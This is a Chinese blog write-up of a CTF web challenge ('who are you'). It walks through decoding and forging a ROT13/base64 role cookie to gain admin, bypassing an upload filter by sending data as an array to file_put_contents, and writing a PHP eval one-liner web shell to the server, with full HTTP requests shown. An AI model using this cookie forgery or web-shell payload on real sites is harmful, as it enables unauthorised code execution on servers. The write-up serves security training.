i春秋 who are you

原创


g1ut_t0ny 于 2020-07-03 18:47:04 发布 101 收藏

文章标签： CTF 教程 PWN WEB


本文链接：https://blog.csdn.net/g1ut_t0ny/article/details/107110856

who are you


1、打开题目发现就这一句话，啥也没有，源码也是



2、那就抓包吧




3、发现一个奇奇怪怪的东西，base64一下




4、emmmmmmmmm这是什么玩意，不过隐隐觉得他肯定代表着一种身份，既然开局就说了权限不够，那肯定不是admin，5个字符权限不够那就guest？(有时候玄学就是这么简单)，但是这是哪种东西转换过来的呢，柴犬屁股一沉发现事情并不简单

5、好了原来是Rot13加密。原理：回转13位，一种简易的置换暗码。ROT13也是过去在古罗马开发的凯撒加密的一种变体。ROT13是它自己本身的逆反；也就是说，要还原ROT13，套用加密同样的演算法即可得，故同样的操作可用再加密与解密。别问我怎么知道的，问就是看的大佬们的wp.验证一下：



6、那我将admin也rot13一下再base64，再传过去看看有点啥东西吧



```
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=m6rumsipvdugffj9j7vl2bd754; role=Zjo1OiJucXp2YSI7
Upgrade-Insecure-Requests: 1
```

```
Content-Length: 210
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
    </title>
  </head>
  <body>
    <!-- $filename = $_POST['filename']; $data = $_POST['data'];
  </body>
</html>
```


7、得到如下提示，需要我们以post方式传入两个值filename和data

Send Cancel < >

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=m6rumsipvdugffj9j7vl2bd754; role=Zjo1OiJucXp2YSI7
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Fri, 03 Jul 2020 10:04:07 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 210
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
    </title>
  </head>
  <body>
    <!-- $filename = $_POST['filename']; $data = $_POST['data'];
  </body>
</html>
```



```
<html>
<head>
    <title></title>
</head>
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->
</html>
```

8、xdm咱们已经是管理员了，支楞起来，不就是传两个参数嘛，看名字好像是传一个文件还要传一个数据

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: role=Zjo1OiJucXp2YSI7
Upgrade-Insecure-Requests: 1
Content-Length: 21
Content-Type: application/x-www-form-urlencoded

filename=1.php&data=1
```

Raw Headers Hex Render


```
HTTP/1.1 200 OK
Date: Fri, 03 Jul 2020 10:33:15 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 144
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
    </title>
  </head>
  <body>
    your file is in ./uploads/0f69d0caa6a8859cd97561b9436ec76d1.php
  </body>
</html>
```


106.75.72.168:2222/uploads/0f69d0caa6a8859cd97561b9436ec76d1.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB

1

9、emmmmmmmmm传什么显示什么，那试试传个一句话




10、这里我看网上有两种思路，但好像都是一个道理：

A：过滤了。php的函数一般都无法执行数组的，用数组来当参数，一般都能绕过

B：上传写入的函数。可能大多都对上传数据写入的函数fopen(),fwrite(),fclose()函数比较熟，但是不知file_put_contents()函数，它可以传数组

11、最终构造出来，还要将上传方式改为POST，之前admin转换出来的那个base64也要放上去，不然权限不够

```
filename=1.php&data[]=<?php @eval($_POST['a']);?>
```



12、访问给出提示的文件路径得到flag